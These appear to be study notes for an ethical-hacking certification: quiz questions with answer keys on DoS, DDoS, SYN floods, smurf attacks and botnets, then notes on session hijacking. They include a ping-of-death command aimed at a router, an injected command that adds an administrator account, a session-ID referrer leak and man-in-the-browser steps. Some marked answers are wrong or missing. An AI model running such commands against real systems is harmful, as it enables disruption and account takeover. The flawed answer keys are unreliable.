Q4) A distributed port scan operates by:

1. Blocking access to the scanning clients by the targeted host
2. Using denial-of-service software against a range of TCP ports
3. Blocking access to the targeted host by each of the distributed scanning clients
4. **Having multiple computers each scan a small number of ports, then correlating the results**

A4) Think of dDoS (distributed Denial of Service) where you use a large number of computers to create simultaneous traffic against a victim in order to shut them down.

Q5) What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?

1. All are hacking tools developed by the legion of doom
2. All are tools that can be used not only by hackers, but also security personnel
3. **All are DDOS tools**
4. All are tools that are only effective against Windows
5. All are tools that are only effective against Linux

Q6) You have been called to investigate a sudden increase in network traffic at XYZ. It seems that the traffic generated was too heavy that normal business functions could no longer be rendered to external employees and clients. After a quick investigation, you find that the computer has services running attached to TFN2k and Trinoo software. What do you think was the most likely cause behind this sudden increase in traffic?

1. **A distributed denial of service attack.**
2. A network card that was jabbering.
3. A bad route on the firewall.
4. Invalid rules entry at the gateway.

A6) In computer security, a denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Typically the targets are high-profile web servers, and the attack attempts to make the hosted web pages unavailable on the Internet. It is a computer crime that violates the Internet proper use policy as indicated by the Internet Architecture Board (IAB). TFN2K and Trinoo are tools used for conducting DDos attacks.

Q7) Henry is an attacker and wants to gain control of a system and use it to flood a target system with requests, so as to prevent legitimate users from gaining access. What type of attack is Henry using?

1. Henry is executing commands or viewing data outside the intended target path
2. **Henry is using a denial of service attack which is a valid threat used by an attacker**
3. Henry is taking advantage of an incorrect configuration that leads to access with higher-than-expected privilege
4. Henry uses poorly designed input validation routines to create or alter commands to gain access to unintended data or execute commands

A7) Henry's intention is to perform a DoS attack against his target, possibly a DDoS attack. He uses systems other than his own to perform the attack in order to cover the tracks back to him and to get more "punch" in the DoS attack if he uses multiple systems.

Q8) What is a zombie?

1. **A compromised system used to launch a DDoS attack**
2. The hacker's computer
3. The victim of a DDoS attack
4. A compromised system that is the target of a DDoS attack

Q9) What is the first phase of a DDoS attack?

1. **Intrusion**
2. Attack
3. DoS
4. Finding a target system

A9) The intrusion phase compromises and recruits zombie systems to use in the coordinated attack phase.

Q10) In a DDoS attack, what communications channel is commonly used to orchestrate the attack?

1. **Internet Relay Chat (IRC)**
2. MSN Messenger

3. ICMP
4. Google Talk

A10) A DDoS attacker commonly uses IRC to communicate with handlers, which in turn send the attack signal to the infected clients (zombies).

Q11) What is a single-button DDoS tool suspected to be used by groups such as Anonymous?

1. Trinoo
2. Crazy Flinger
3. **LOIC**
4. DoSHTTP

A11) The DDoS tool Low Orbit Ion Cannon (LOIC) is a single-button utility that is suspected of being used in large-scale DDoS attacks.

Q12) What is the main difference between DoS and DDoS?

1. Scale of attack
2. **Number of attackers**
3. Goal of the attack
4. Protocols in use

A12) The main difference between the two types of attacks is the number of attackers. The goal is the same and the scale is different but hard to define. Protocols have no bearing and are irrelevant.

Q13) TCP SYN Flood attack uses the three-way handshake mechanism.

1. An attacker at system A sends a SYN packet to victim at system B.
2. System B sends a SYN/ACK packet to victim A.
3. As a normal three-way handshake mechanism system A should send an ACK packet to system B, however, system A does not send an ACK packet to system B. In this case client B is waiting for an ACK packet from client A.

This status of client B is called _

1. "half-closed"
2. **"half open"**
3. "full-open"
4. "xmas-open"

Q14) SYN Flood is a DOS attack in which an attacker deliberately violates the three-way handshake and opens a large number of half-open TCP connections. The signature of attack for SYN Flood contains:

1. The source and destination address having the same value
2. **A large number of SYN packets appearing on a network without the corresponding reply packets**
3. The source and destination port numbers having the same value
4. A large number of SYN packets appearing on a network with the corresponding reply packets

Q15) The SYN flood attack sends TCP connections requests faster than a machine can process them.

- Attacker creates a random source address for each packet
- SYN flag set in each packet is a request to open a new connection to the server from the spoofed IP address
- Victim responds to spoofed IP address, then waits for confirmation that never arrives (timeout wait is about 3 minutes)
- Victim's connection table fills up waiting for replies and ignores new connections
- Legitimate users are ignored and will not be able to access the server

How do you protect your network against SYN Flood attacks?

1. **SYN cookies. Instead of allocating a record, send a SYN-ACK with a carefully constructed sequence number generated as a hash of the client's IP address, port number, and other information. When the client responds with a normal ACK, that special sequence number will be included, which the server then verifies. Thus, the server first allocates memory on the third packet of the handshake, not the first.**
2. **RST cookies - The server sends a wrong SYN/ACK back to the client. The client should then generate a RST packet telling the server that something is wrong. At this point, the server knows the client is valid and will now accept incoming connections from that client normally.**
3. Check the incoming packet's IP address with the SPAM database on the Internet and enable the filter using ACLs at the Firewall.
4. **Stack Tweaking. TCP stacks can be tweaked in order to reduce the effect of SYN floods. Reduce the timeout before a stack frees up the memory allocated for a connection.**
5. **Micro Blocks. Instead of allocating a complete connection, simply allocate a micro record of 16-bytes for the incoming SYN object.**

A15)

- SYN Cookie: 防範syn flood中最著名的一種，在TCP服務器收到TCP SYN包並返回TCP SYN+ACK包時，不分配一個專門的數據區，而是根據這個SYN包計算出一個cookie值。在收到TCP ACK包時，TCP服務器在根據那個cookie值檢查這個TCP ACK包的合法性。如果合法，再分配專門的數據區進行處理未來的TCP連接。SYN Cookie的原理比較簡

單。到實際的應用中，它有多種不同的實現方式。一開始不在緩衝區中保留空間,利用 cookie 驗證客戶端的回應,驗證成功後才會在緩衝區中保留空間,非常損耗資源 (因為必須伺服器必須做加密hash)

- **RST Cookies:** 反向確認,送回一個假的 SYNACK 封包,應該收到 RST 回應,驗證此主機是合法的,不相容於 Windows 95
- **Stack Tweaking:** 複雜的方法,修改 TCP 協定堆疊,只是增加了攻擊的難度而不是變為不可能
- **Micro Blocks:** Administrators can allocate a micro-record (as few as 16 bytes) in the server memory for each incoming SYN request instead of a complete connection object.

Q16) Jacob is looking through a traffic log that was captured using Wireshark. Jacob has come across what appears to be SYN requests to an internal computer from a spoofed IP address. What is Jacob seeing here?

1. Jacob is seeing a Smurf attack.
2. **Jacob is seeing a SYN flood.**
3. He is seeing a SYN/ACK attack.
4. He has found evidence of an ACK flood.

Q17) Which of the following network attacks relies on sending an abnormally large packet size that exceeds TCP/IP specifications?

1. **Ping of death**
2. SYN flooding
3. TCP hijacking
4. Smurf attack

Q18) Which of the following network attacks takes advantage of weaknesses in the fragment reassembly functionality of the TCP/IP protocol stack?

1. **Teardrop**
2. SYN flood
3. Smurf attack
4. Ping of death

Q19) Tess King, the evil hacker, is purposely sending fragmented ICMP packets to a remote target. The total size of this ICMP packet once reconstructed is over 65, 536 bytes. From the information given, what type of attack is Tess King attempting to perform?

1. Syn flood
2. Smurf
3. **Ping of death**
4. Fraggle

Q20) Which one of the following instigates a SYN flood attack?

1. Generating excessive broadcast packets.
2. **Creating a high number of half-open connections.**
3. Inserting repetitive Internet Relay Chat (IRC) messages.
4. A large number of Internet Control Message Protocol (ICMP) traces.

A20) A SYN attack occurs when an attacker exploits the use of the buffer space during a Transmission Control Protocol (TCP) session initialization handshake. The attacker floods the target system's small "in-process" queue with connection requests, but it does not respond when a target system replies to those requests. This causes the target system to time out while waiting for the proper response, which makes the system crash or become unusable.

Q21) What happens during a SYN flood attack?

1. **TCP connection requests floods a target machine is flooded with randomized source address & ports for the TCP ports.**
2. A TCP SYN packet, which is a connection initiation, is sent to a target machine, giving the target host's address as both source and destination, and is using the same port on the target host as both source and destination.
3. A TCP packet is received with the FIN bit set but with no ACK bit set in the flags field.
4. A TCP packet is received with both the SYN and the FIN bits set in the flags field.

Q22) Which kind of attack is designed to overload a system or resource, taking it temporarily or permanently offline?

1. Spoofing
2. Trojan
3. Man in the middle
4. **Syn flood**

A22) Syn floods are a form of denial of service (DoS). Attacks of this type are designed to overwhelm a resource for a period of time.

Q23) Which DoS attack sends traffic to the target with a spoofed IP of the target itself?

1. **Land**
2. Smurf
3. Teardrop
4. SYN flood

A23) A land attack fits this description. Smurf attacks deal with ICMP echo requests going back to a spoofed target address. SYN floods use custom packets that barrage a target with requests. Teardrop attacks use custom fragmented packets that have overlapping offsets.

Q24) What response is missing in a SYN flood attack?

1. **ACK**
2. SYN
3. SYN-ACK
4. URG

A24) During a SYN flood, the last step of the three-way handshake is missing, which means that after the SYN, SYN-ACK are performed, the final ACK is not received.

Q25) Lee is using Wireshark to log traffic on his network. He notices a number of packets being directed to an internal IP from an outside IP where the packets are ICMP and their size is around 65,536 bytes. What is Lee seeing here?

1. Lee is seeing activity indicative of a Smurf attack.
2. Most likely, the ICMP packets are being sent in this manner to attempt IP spoofing.
3. **Lee is seeing a Ping of death attack.**
4. This is not unusual traffic, ICMP packets can be of any size.

Q26) What is a successful method for protecting a router from potential smurf attacks?

1. Placing the router in broadcast mode
2. Enabling port forwarding on the router
3. Installing the router outside of the network's firewall
4. **Disabling the router from accepting broadcast ping messages**

Q27) While performing ping scans into a target network you get a frantic call from the organization's security team. They report that they are under a denial of service attack. When you stop your scan, the smurf attack event stops showing up on the organization's IDS monitor. How can you modify your scan to prevent triggering this event in the IDS?

1. Scan more slowly.
2. **Do not scan the broadcast IP.**
3. Spoof the source IP address.
4. Only scan the Windows systems.

A27) Scanning the broadcast address makes the scan target all IP addresses on that subnet at the same time.

Q28) What is the term used to describe an attack that falsifies a broadcast ICMP echo request and includes a primary and secondary victim?

1. Fraggle Attack
2. Man in the Middle Attack
3. Trojan Horse Attack

4. **Smurf Attack**

5. Back Orifice Attack

Q29) Clive has been monitoring his IDS and sees that there are a huge number of ICMP Echo Reply packets that are being received on the external gateway interface. Further inspection reveals that they are not responses from the internal hosts' requests but simply responses coming from the Internet.

What could be the most likely cause?

1. **Someone has spoofed Clive's IP address while doing a smurf attack.**
2. Someone has spoofed Clive's IP address while doing a land attack.
3. Someone has spoofed Clive's IP address while doing a fraggle attack.
4. Someone has spoofed Clive's IP address while doing a DoS attack.

A29) The smurf attack, named after its exploit program, is a denial-of-service attack that uses spoofed broadcast ping messages to flood a target system. In such an attack, a perpetrator sends a large amount of ICMP echo (ping) traffic to IP broadcast addresses, all of it having a spoofed source address of the intended victim. If the routing device delivering traffic to those broadcast addresses performs the IP broadcast to layer 2 broadcast function, most hosts on that IP network will take the ICMP echo request and reply to it with an echo reply, multiplying the traffic by the number of hosts responding. On a multi-access broadcast network, hundreds of machines might reply to each packet.

Q30) Eve decides to get her hands dirty and tries out a Denial of Service attack that is relatively new to her. This time she envisages using a different kind of method to attack Brownies Inc. Eve tries to forge the packets and uses the broadcast address. She launches an attack similar to that of fraggle. What is the technique that Eve used in the case above?

1. **Smurf**
2. Bubonic
3. SYN Flood
4. Ping of Death

A30) A fraggle attack is a variation of the smurf attack for denial of service in which the attacker sends spoofed UDP packets instead of ICMP echo reply (ping) packets to the broadcast address of a large network.

Q31) Peter is a Network Admin. He is concerned that his network is vulnerable to a smurf attack. What should Peter do to prevent a smurf attack?

Select the best answer.

1. He should disable unicast on all routers
2. Disable multicast on the router

3. Turn off fragmentation on his router
4. Make sure all anti-virus protection is updated on all systems
5. **Make sure his router won't take a directed broadcast**

A31) Unicasts are one-to-one IP transmissions, by disabling this he would disable most network transmissions but still not prevent the smurf attack. Turning of multicast or fragmentation on the router has nothing to do with Peter's concerns as a smurf attack uses broadcast, not multicast and has nothing to do with fragmentation. Anti-virus protection will not help prevent a smurf attack. A smurf attack is a broadcast from a spoofed source. If directed broadcasts are enabled on the destination all the computers at the destination will respond to the spoofed source, which is really the victim. Disabling directed broadcasts on a router can prevent the attack.

Q32) What is a smurf attack?

1. **Sending a large amount of ICMP traffic with a spoofed source address**
2. Sending a large amount of TCP traffic with a spoofed source address
3. Sending a large number of TCP connection requests with a spoofed source address
4. Sending a large number of TCP connection requests

Q33) What is the key difference between a smurf and a fraggle attack?

1. **TCP vs. UDP** (應該是ICMP vs. UDP)
2. TCP vs. ICP
3. UDP vs. ICMP
4. TCP vs. ICMP

Q34) Who are the primary victims of SMURF attacks on the Internet?

1. **IRC servers**
2. IDS devices
3. Mail servers
4. SPAM filters

A34) In a Smurf attack a large amount of ICMP echo request (ping) traffic is send to an IP broadcast address, with a spoofed source IP address of the intended victim. IRC servers are commonly used to perpetuate this attack so they are considered primary victims.

Q35) Which of the following Trojans would be considered 'Botnet Command Control Center'?

1. YouKill DOOM
2. Damen Rock
3. **Poison Ivy**
4. Matten Kit

Q36) A botnet can be managed through which of the following?

1. IRC
2. E-Mail
3. Linkedin and Facebook
4. A vulnerable FTP server

Q37) Botnets are networks of compromised computers that are controlled remotely and surreptitiously by one or more cyber criminals. How do cyber criminals infect a victim's computer with bots? (Select 4 answers)

1. Attackers physically visit every victim's computer to infect them with malicious software
2. **Home computers that have security vulnerabilities are prime targets for botnets**
3. **Spammers scan the Internet looking for computers that are unprotected and use these "open-doors" to install malicious software**
4. **Attackers use phishing or spam emails that contain links or attachments**
5. **Attackers use websites to host the bots utilizing Web Browser vulnerabilities**

Q38) A hacker has successfully infected an internet-facing server, which he will then use to send junk mail, take part in coordinated attacks, or host junk email content. Which sort of trojan infects this server?

1. **Botnet Trojan**
2. Banking Trojans
3. Ransomware Trojans
4. Turtle Trojans

Q39) Which of the following is a botnet command and control tool?

1. Netcat
2. **Poison Ivy**
3. RAT
4. LOIC

A39) Poison Ivy works as a botnet controller.

Q40) Charlie is the network administrator for his company. Charlie just received a new Cisco router and wants to test its capabilities out and to see if it might be susceptible to a DoS attack resulting in its locking up. The IP address of the Cisco switch is 172.16.0.45. What command can Charlie use to attempt this task?

1. **Charlie can use the command. ping -l 56550 172.16.0.45 -t.**
2. Charlie can try using the command. ping 56550 172.16.0.45.
3. By using the command ping 172.16.0.45 Charlie would be able to lockup the router
4. He could use the command. ping -4 56550 172.16.0.45.

-1 : Send buffer size

Q41) A denial of Service (DoS) attack works on the following principle:

1. MS-DOS and PC-DOS operating system utilize a weaknesses that can be compromised and permit them to launch an attack easily.
2. All CLIENT systems have TCP/IP stack implementation weakness that can be compromised and permit them to lunch an attack easily.
3. Overloaded buffer systems can easily address error conditions and respond appropriately.
4. **Host systems cannot respond to real traffic,if they have an overwhelming number of incomplete connections (SYN/RCVD State).**
5. A server stops accepting connections from certain networks one those network become flooded.

Q42) What is the goal of a Denial of Service Attack?

1. Capture files from a remote computer.
2. **Render a network or computer incapable of providing normal service.**
3. Exploit a weakness in the TCP stack.
4. Execute service at PS 1009.

Chapter 10. Session Hijacking

10.3 Network Level Session Hijacking

10.4 Session Hijacking Tools

10.5 Countermeasures

10.6 Penetration Testing

Module Summary

10.1 Session Hijacking Concepts

What is Session Hijacking?

- Session hijacking refers to an attack where an attacker takes over a **valid TCP communication session** between two computers.
- Since most **authentication only occurs at the start of a TCP session**, this allows the attacker to gain access to a machine.
- Attackers can sniff all the traffic from the established TCP sessions and perform **identity theft, information theft, fraud**, etc.
- The attacker steals a valid session ID and use it to **authenticate himself with the server**.

Why Session Hijacking is Successful?

- No account logout for **invalid session IDs**.
暴力破解session IDs
- Weak session **ID generation algorithm** or small session IDs.
要到加密等級的亂數才安全
- **Insecure handling** of session IDs.
DNS poisoning, XSS, exploiting a bug in browser
- Indefinite session **expiration time**.
不會過期的session id
- Most computers using **TCP/IP are vulnerable**.
- Most countermeasures **do not work unless you use encryption**. (重要)

Session Hijacking Process

- **Stealing**: The attacker uses different techniques to steal session IDs.
 - **Some of the techniques used to steal session IDs**:
 1. Using the HTTP referrer header.
 2. Sniffing the network traffic.
 3. Using the cross-site-scripting attacks.
 4. Sending Trojans on client machines.
- **Guessing**: The attacker tries to guess the session IDs by observing variable parts of

the session IDs.

- `http://www.hacksite.com/view/VW48266762824302`
 - `http://www.hacksite.com/view/VW48266762826502`
 - `http://www.hacksite.com/view/VW48266762828902`
 - **Brute Forcing:** The attacker attempts different IDs until he succeeds.
 - Using **brute force attacks**, an attacker tries to guess a **session ID** until he finds the correct session ID.
 - **Stealing Session IDs:**
 - Using a "**referrer attack**," an attacker tries to lure a user to click on a link to malicious site (say `www.hacksite.com`)

透過 Referrer 取得：若網站允許 Session ID 使用 URL 傳遞，便可能從 Referrer 取得 Session ID
 - **For example**, GET /index.html HTTP/1.0 Host: `www.hacksite.com` Referrer: `www.webmail.com/viewmsg.asp?msgid=689645&SID=2556X54VA75`

若網站使用URL傳遞Session ID，當受害者點下連結後，Session ID也跟著送給攻擊者了
 - The browser directs the **referrer URL** that contains the user's session ID to the attacker's site (`www.hacksite.com`), and now the attacker possesses the user's session ID.
 - **Note:** Session ID brute forcing attack is known as session prediction attack if the predicted range of values for a session ID is very small.
 - **Command Injection:** Start injecting packets to the target server.
 - **Session ID prediction:** Take over the session.
 - **Session Desynchronization:** Break the connection to the victim's machine.


解除同步
 - **Monitor:** Monitor the flow of packets and predict the sequence number.
 - **Sniff:** Place yourself between the victim and the target (you must be able to sniff the network).
- Session hijacking can be broken down into three broad phases:
 - Tracking the connection
 - Desynchronizing the connection
 - Injecting the attacker's packet

Packet Analysis of a Local Session Hijack (?)

- According to the diagram, the next expected sequence number would be 1420. If you can **transmit that packet sequence number before the user does**, you can

desynchronize the connection between the user and the server.

- After establishing the connection between the attacker and the server, though the user sends the data with the correct sequence number, the server **drops the data considering it as a resent packet**.



- Note:** Before the user could send the next data packet, attacker predicts the next sequence number and sends the data to the server. This leads to establishment of connection between attacker and the server.

- To conduct a session hijacking attack, the attacker performs three activities:
 - Tracks a session
 - Desynchronizes the session
 - Injects attacker's commands in between

Types of Session Hijacking (?)

- Active Attack:** In an active attack, an attacker finds an cactive session and takes over.
- Passive Attack:** With a passive attack, an attacker **hijacks a session** but sits back and watches and records all the traffic that is being sent forth.


The essential difference between an active and passive hijacking is that while an active attack takes over an existing session, a passive hijack monitors an ongoing session.

Session Hijacking in OSI Model

- **Network Level Hijacking:** Network level hijacking can be defined as the **interception of the packets** during the transmission between the client and the server in a TCP and UDP session.
- **Application Level Hijacking:** Application level hijacking is about **gaining control over the HTTP's user session** by obtaining the session IDs.

Spoofing vs. Hijacking

- **Spoofing Attack:**
 - Attack **pretends to be another user** or machine (victim) to gain access.
 - Attacker does not take over an existing active session. Instead he initiates a new session using the victim's **stolen credentials**.
- **Hijacking:**
 - Session hijacking is the process of taking over an **existing active session**.
 - Attacker relies on the **legitimate user** to make a connection and authenticate.



- Blind hijacking:
 - An attacker injects data such as malicious commands into intercepted communications between two hosts commands like "net.exe localgroup administrators /add EvilAttacker".
 - This is called blind hijacking because the attacker **can only inject data into the communications stream**; he or she **cannot see the response to that data** (such as "The command completed successfully.")
 - Essentially, the blind hijack attacker is shooting data in the dark, but as you will see shortly, this method of hijacking is still very effective.
-
- Initial Sequence Number (ISN)

10.2 Application Level Session Hijacking


應用層會話劫持：劫持現有session IDs或建立新的未授權session。

Application Level Session Hijacking

- In a session hijacking attack, a session token is stolen or valid session token is predicted to **gain unauthorized access** to the web server.
- A session token can be compromised in various ways:
 - Session sniffing
 - Predictable session token
 - Man-in-the-middle attack
 - Man-in-the-browser attack
 - Cross-site script attack
 - Cross-site request forgery attack
 - Session replay attack
 - Session fixation

Compromising Sessions IDs using Sniffing

- Attacker uses a sniffer to **capture a valid session token** or **session ID**.
- Attacker then uses the valid token session to **gain unauthorized access** to the web server.



Wireshark, SmartSniffer

Compromising Session IDs by Predicting Session Token

- Attacker can **predict session IDs** generated by weak algorithms and **impersonate a web site user**.
- Attackers perform analysis of variable section of session IDs to **determine the existence of a pattern**.
- The analysis is performed **manually** or by **using various cryptanalytic tools**.
- Attackers **collect a high number of simultaneous session IDs** in order to gather samples in the same time window and keep the variable constant.


- (Hacker破)前台asp random session cookie <-> 後台session ID無法破
- 偷session -> sniffing -> 內網
- 透過中間端取得：
 - http header
 - sniff
- 透過使用者browser：XSS
- TCP/IP Session Hijacking Tool: hunt-1.5
 - 偽造IP/Port/SeqNo./ACKNo.

How to Predict a Session Token

- Most of the web servers use **custom algorithms** or a predefined pattern to generate sessions IDs.
- Attacker guess the unique **session value or deduce** the session ID to hijack the sessions.
- **Captures:** Attacker captures several session IDs and analyzes the pattern.
 - <http://www.juggyboy.com/view/JBEX25022014152820>
 - <http://www.juggyboy.com/view/JBEX25022014153020>
 - <http://www.juggyboy.com/view/JBEX25022014160020>
 - <http://www.juggyboy.com/view/JBEX25022014164020>
- **Predicts:** At 16:25:55 on Feb-25, 2014, the attacker can successfully predict the session ID to be <http://www.juggyboy.com/view/JBEX25022014162555>
 - **JBEX:** Constant
 - **25022014:** Date
 - **162555:** Time

Compromising Session IDs Using Man-in-the-Middle Attack

- The man-in-the-middle attack is used to **intrude into an existing connection** between systems and to intercept messages being exchanged.
- Attackers use different techniques and **split the TCP connection** into two connections.
 - Client-to-attacker connection
 - Attacker-to-server connection
- After the successful interception of TCP connection, an attacker can read, modify, and insert fraudulent data into the **intercepted communication**.
- In the case of an **http transaction**, the TCP connection between the client and the server becomes the target.



Compromising Session IDs Using Man-in-the-Browser Attack

- Man-in-the-browser attack **uses a Trojan Horse** to intercept the calls between the browser and its security mechanisms or libraries.

- It works with an already installed Trojan horse and acts between the **browser and its security mechanisms**.
- Its main objective is to cause financial deceptions by manipulating transactions of **Internet Banking systems**.

The man-in-the-browser attack will be successful irrespective of security mechanisms such as SSL, PKI, or two-factor authentication in place, as all the expected controls and security mechanisms would seem to work normally.

Steps to Perform **Man-in-the-Browser Attack**

1. The Trojan first infects the **computer's software** (OS or application).
2. The Trojan installs malicious code (extension files) and saves it into the **browser configuration**.
3. After the user restarts the browser, the **malicious code** in the form of extension files is loaded.
4. The **extension files** register a handler for every visit to the webpage.
5. When the page is loaded, the extension uses the **URL** and matches it with a **list of known sites** targeted for attack.
6. The user logs in **securely** to the website.
7. It registers a **button event handler** when a specific page load is detected for a specific pattern and compares it with its targeted list.
8. When the user clicks on the button, the extension uses **DOM interface** and extracts all the data from all form fields and modifies the values.
9. The browser sends the **form** and **modified values** to the server.
10. The server receives the **modified values** but cannot distinguish between the original and the modified values.
11. After the server performs the transaction, a **receipt is generated**.
12. Now, the browser receives the receipt for the **modified transaction**.
13. The browser displays the receipt with the **original details**.
14. The user thinks that the **original transaction** was received by the server without any interceptions.

